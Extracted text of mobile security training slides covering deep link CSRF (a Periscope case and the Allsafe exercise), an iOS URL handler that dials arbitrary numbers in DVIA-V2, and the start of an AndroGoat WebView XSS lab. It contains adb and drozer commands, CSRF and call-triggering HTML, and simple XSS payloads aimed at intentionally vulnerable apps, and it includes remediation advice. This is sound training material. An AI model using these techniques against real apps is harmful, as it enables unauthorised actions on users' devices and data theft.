
Case Study : Periscope CSRF via Deep Link





Labs

Case Study : Periscope CSRF via Deep Link





Option 2 : ADB

```
adb shell am start -a "android.intent.action.VIEW" -d "pscp://user/MKBHD"
```

Option 3 : Drozer

Using drozer you should use the browsable activity scanner, this will provide you with a list of URL schemes and activities to explore :

```
dz> run scanner.activity.browsable -a tv.periscope.android
```

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri  
"pscp://user/MKBHD"
```

Note : Drozer will miss some URL schemes like pscpd:// , therefore, this is not a replacement of manual review.





Labs

Case Study : Periscope CSRF via Deep Link

Output:

```
Package: tv.periscope.android
Invocable URIs:
  tv.periscope.android://
  pscp://open
  http://
  https://www.periscope.tv/ (PATTERN_PREFIX)
  https://b.pscp.live/g97c (PATTERN_PREFIX)
  @2131821022://
  @2131821021://
  https://@2131821040/_/auth/handler (PATTERN_LITERAL)
Classes:
  tv.periscope.android.ui.login.AppAuthUriReceiverActivity
  tv.periscope.android.LaunchActivity
  tv.periscope.android.AppRouterActivity
  com.facebook.CustomTabActivity
  com.firebaseio.ui.auth.ui.provider.GitHubLoginActivity
  net.openid.appauth.RedirectUriReceiverActivity
```





Option 4 : malicious website

A malicious website could also invoke the app this way.

Sample HTML code :

Code 87 Bytes

```
1 <!DOCTYPE html>
2 <html>
3 <a href="psc://user/<any user-id>/follow">CSRF DEMO</a>
4 </html>
```






Labs

Case Study : Periscope CSRF via Deep Link

Option 4 : malicious website





Labs

Exercice 5 : Exploiting DeepLinks

Mission Briefing :

The application contains an insecure DeepLink for a sensitive functionality. Your mission is to identify and access this DeepLink with the right parameters. DO YOU HAVE WHAT IT TAKES ?

Ressources :

Android Deep Linking

<https://developer.android.com/training/app-links/deep-linking>

Grab Insecure Deep Link

<https://hackerone.com/reports/401793>

Periscope Deep Link CSRF

<https://hackerone.com/reports/583987>

Level :



Tools :

ADB + Drozer



Bounty :

1540 \$





Labs

Exercice 5 : Exploiting DeepLinks [Solution]

Step 1 : Locate the Deep Link

The DL is defined inside the AndroidManifest.xml file :

```
30 <activity
31     android:name=".challenges.DeepLinkTask"
32     android:theme="@style/Theme.Allsafe.NoActionBar">
33     <intent-filter>
34         <action android:name="android.intent.action.VIEW" />
35
36         <category android:name="android.intent.category.DEFAULT" />
37         <category android:name="android.intent.category.BROWSABLE" />
38
39         <data
40             android:host="infosecadventures"
41             android:pathPrefix="/congrats"
42             android:scheme="allsafe" />
43     </intent-filter>
```

Format : allsafe://infosecadventures/congrats





Step 2 : using ADB to test the DeepLink

```
Complete  
Mobexler@Mobexler ~ /AndroidZone/vuln_apps/allsafe ➜ master v1.4 ? ➜ adb shell am start -W -a android.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key"  
Starting: Intent { act=android.intent.action.VIEW dat=allsafe://infosecadventures/congrats?key }  
Status: ok  
Activity: infosecadventures.allsafe/.challenges.DeepLinkTask  
ThisTime: 725  
TotalTime: 725  
WaitTime: 745  
Complete  
Mobexler@Mobexler ~ /AndroidZone/vuln_apps/allsafe ➜ master v1.4 ? ➜ adb shell am start -W -a android.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be410c"  
Starting: Intent { act=android.intent.action.VIEW dat=allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be410c }  
Status: ok  
Activity: infosecadventures.allsafe/.challenges.DeepLinkTask  
ThisTime: 593  
TotalTime: 593  
WaitTime: 612
```






Labs

Exercice 5 : Exploiting DeepLinks [Solution]

Step 2 : using ADB to test the DeepLink



Labs

Exercice 5 : Exploiting DeepLinks [Remediation]

How to remediate ?

Fixing issues derived from URL schemes / Deep Links is usually accomplished by **prompting the user for confirmation** prior to performing the action.

For example :

1. Show a **message** like « are you sure you would like to follow X ? »
2. Perform the action **ONLY** if the user confirms



Labs

Your bounty !



+ \$ 1540

Total : \$ 3290



Labs

And ...

What about iOS ?





Labs

Exploiting URL Handlers

For this section, we will use the following version of DVIA-V2 for iOS :

<https://github.com/TmmmmmmR/mobile-training/raw/master/ios/dvia.ipa>

Read more about it :

<https://github.com/prateek147/DVIA-v2>



Does the app implement a URL handler? If so, this could be an interesting attack surface.

How can we find this?

Option 1: Without Xcode

Look at the **Info.plist** file within the app source code (not dependencies):

Commands:

```
$ cd /Labs/DVIA-2/
```

```
$ grep UrlScheme -A 4
```

Output :

```
<key>CFBundleURLSchemes</key>
<array>
<string>dvia</string>
<string>dviswift</string>
</array>
```




Labs

Finding and Exploiting URL handlers

Does the app implement a URL handler? If so, this could be an interesting attack surface.

How can we find this?

Option 2 : With Xcode



Labs

Finding and Exploiting URL handlers

Result:

This means that URLs like **dviashift://** and **dvia://** will be opened by DVIA-V2.

What can we do with this? First of all we need to **review the URL handler implementation**. This is generally located in a file called `AppDelegate` (.m for Objective C and swift or Swift).

Option 1: Without Xcode

If you don't have Xcode (i.e. you are not using a Mac) you can find the `AppDelegate` file like so

Command:

```
$ find . -name AppDelegate.swift
```

Output:

```
./DVIA-v2/AppDelegate.swift
```



Labs

Finding and Exploiting URL handlers

If you edit this file with your favorite editor you will notice the following interesting URL handling code.

Affected File: ./DVIA-v2/AppDelegate.swift

Affected Code :

```
func application(_ app: UIApplication, open url: URL, options: [UIApplicationOpenURLOptionsKey : Any] = [:]) -> Bool {

    let splitUrl = url.absoluteString.components(separatedBy:
"/phone/call_number/")
    if ((Int(splitUrl[1])) != nil){
        //Valid URL, since the argument is a number
        let alertController = UIAlertController(title: "Success!", message:
"Calling \(splitUrl[1]). Ring Ring !!!", preferredStyle: .alert)
```



Labs

Finding and Exploiting URL handlers

Result:

This means that the app appears to expect URLs like the following, and **will ring the number without further user prompts** or confirmation.

Sample URLs:

dviashift://phone/call_number/12345678

dvia://phone/call_number/12345678

Let's confirm this, from our Jailbroken phone, using Safari open the following URL:

URL: https://tmmmmmr.github.io/url_handler_dvia-v2.html

You can also take a look at the HTML code from the above link and host it on your own server to test. Simply review the HTML to understand how this works.



Labs

Finding and Exploiting URL handlers

HTML code :

```
1 <html>
2   <body>
3     <h1>
4       <pre>
5         <a href="dviswift://phone/call_number/1234567890">dviswift://phone/call_number/1234567890</a>
6         <a href="dvia://phone/call_number/1234567890">dvia://phone/call_number/1234567890</a>
7       </pre>
8     </h1>
9   </body>
10 </html>
11
12
```

Link : https://tmmmmmr.github.io/url_handler_dvia-v2.html



Labs

Finding and Exploiting URL handlers

The ability to make an app **ring arbitrary phone numbers** is a serious issue in the mobile environment due to the possibility of making the app ring **premium numbers**, hence **attackers can monetize** the attack vector more easily.

Real-world example:



<http://software-security.sans.org/blog/2010/11/08/insecure-handling-url-schemes-apples-ios/>



Labs

Finding and Exploiting URL handlers

Result :





Introduction to WebViews:

A WebView in Android is a native Android object that acts like a miniature web browser which can **load web content like HTML and JavaScript within the context of an Android activity**. WebViews are useful when you need to have extensive control over the web content being loaded

Interesting WebView Properties:

- WebViews can have as many permissions as the app that includes it
- They can be explicitly enabled to execute JavaScript
- They can load local as well as remote web content
- Native Android functions can sometimes be accessed from WebViews with the help of JavaScript, via Javascript Interfaces





In the earlier section. We understood that WebViews are miniature web browsers. This Means that they can be **susceptible to the security issues that affect normal browsers.**

Some or the common attacks include:

- **HTML Injection:** could be useful for pushing: take login page
- **XSS:** change the page, invoke functionality from JavaScript. Etc.
- **Data exfiltration** or local files (depending on security context & webview settings)
- Possibly **User Impersonation** using CSRF via XSS (depending on the application)





Labs

Webviews and Data Exfiltration

Introduction to AndroGoat

AndroGoat is a vulnerable Android application written in Kotlin with many vulnerabilities relating to Various Android components like WebViews, storage Issues, etc. It is an open source project

Official Project URL: <https://github.com/satishpatnayak/AndroGoat>

In this lab, we will use a **modified version** to illustrate interesting **data exfiltration** techniques that we have used in **real penetration tests** :

https://github.com/TmmmmmmR/mobile-training/raw/master/android/AndroGoat_Improved.apk

Preliminaries: Creating Some Data Files


As we want to exfiltrate data, we need to create it first, go to the « Insecure Data Storage menu » :





Labs

Webviews and Data Exfiltration





From this section, let's do the following:


Task 1 - Create a Shared Preferences File

Go to « Shared Preferences - Part 1 » and enter some username and password like mysecretuser / mypassword, and then tap on "Save":



Labs

Webviews and Data Exfiltration





Task 2 - Create a SQLite Database File

Go to "SQLite" and enter some username and password like mysecretuser/mypassword, and then tap on « Save »:





Labs

Webviews and Data Exfiltration

The image consists of two side-by-side screenshots of an Android application interface. Both screenshots show a black header bar with the time and signal strength indicators. The left screenshot has a title bar "Insecure Data Storage" and the right one has a title bar "SQLite".

Left Screenshot (Insecure Data Storage):

- Objectives:**
 1. What is Insecure Data Storage?
 2. Understand different storage mechanism available
 3. Identify how sensitive information is stored
 4. Vulnerable Code
 5. Risk associated with it
- A vertical list of storage options:
 - SHARED PREFERENCES -PART1
 - SHARED PREFERENCES -PART2
 - SQlite** (highlighted with a red rectangle)
 - TEMP FILE
 - EXTERNAL STORAGE - SDCARD

Right Screenshot (SQLite):

- Objectives:**
 1. What is SQLite Database?
 2. Identify how/where sensitive information is stored
 3. Vulnerable Code
 4. Risk associated with it
- Form fields:
 - Username: myuser
 - Password:
- A large red rectangle highlights the "SAVE" button.

A numeric keyboard is visible at the bottom of the screen in both screenshots.





Labs

Webviews and Data Exfiltration

XSS in WebView

Step 1: Navigate to the **Input Validation - XSS** exercise

NOTE: If you have done this lab before, don't forget to delete the SD Card HTML file

`/mnt/sdcard/Android/data/owasp.sat.agooat/files/xss_ext.html`

Click on **Input Validations** and then **Input Validations XSS** :





Labs

Webviews and Data Exfiltration

The image shows two screenshots of the AndroGoat application running on an Android device.

Left Screen (15:59): The title bar reads "AndroGoat - Insecure App (Kotlin)". The main content area contains the following text:

AndroGoat is purposely developed open source vulnerable/insecure app using Kotlin. Security Testers/ Professionals/Enthusiasts, Developers...etc. can use this application to understand and defend the vulnerabilities in Android platform. This is the first vulnerable app developed using Kotlin.
If you are looking to learn Android Application Security Testing then AndroGoat is a perfect solution.
Happy Learning

Below this text is a vertical list of security issues:

- NETWORK INTERCEPTING
- UNPROTECTED ANDROID COMPONENTS
- INSECURE DATA STORAGE
- INPUT VALIDATIONS** (This item is highlighted with a red rectangle)
- SIDE CHANNEL DATA LEAKAGE
- HARDCODE ISSUE
- ROOT DETECTION
- EMULATOR DETECTION
- BINARY PATCHING

At the bottom of this screen, there is a note: "Code is Available at Github (<https://github.com/saishgpatnayak/AndroGoat>)".

Right Screen (16:01): The title bar reads "Input Validations". The main content area contains the following text:

Complete below exercises

Below this text is a vertical list of sub-topics:

- INPUT VALIDATIONS - XSS** (This item is highlighted with a red rectangle)
- INPUT VALIDATIONS - SQLI
- INPUT VALIDATIONS - WEBVIEW

At the bottom of this screen, there is a note: "INPUT VALIDATIONS - OS CMD INJECTION".



Labs

Webviews and Data Exfiltration

Step 2: Confirming the XSS vulnerability

There are two inputs available here: one for **internal storage** and the other for **external storage**. Before we get to identifying the difference between these two, let us try various inputs to check for XSS in both these input fields.

Checking for HTML injection:

Trying some HTML like `<h1>` will result in much bigger letters, suggesting that HTML Injection is possible:

Payload:

```
<h1>hello</h1>
```





Labs

Webviews and Data Exfiltration

The image shows two screenshots of an Android application titled "Input Validations - XSS".

Screenshot 1 (Left): Internal Storage

- Objectives:**
 - Understand Cross-Site Scripting(XSS) in Android application
 - Identify XSS
 - Vulnerable Code
- Internal Storage**
- Name:**
- Display** button

Screenshot 2 (Right): External Storage

- Objectives:**
 - Understand Cross-Site Scripting(XSS) in Android application
 - Identify XSS
 - Vulnerable Code
- External Storage**
- Name:**
- Display** button

A large screenshot at the bottom shows a virtual keyboard on an Android device, indicating the user input field is active.





Checking for XSS:

The next step is to check if JavaScript executes.

Payloads:

```
<img sc=x onerror=alert(1)>  
  
<script>alert(1)</script>
```


Attempting these payloads confirms the HTML injection can also be used to execute JavaScript:





Labs

Webviews and Data Exfiltration





Confirming Execution Context

Once we know the application is vulnerable to XSS, we can go ahead and figure out what the JavaScript execution context is. A quick way to figure this out is to alert the location of the page:

Payloads:

```
<script>alert(location)</script>
```

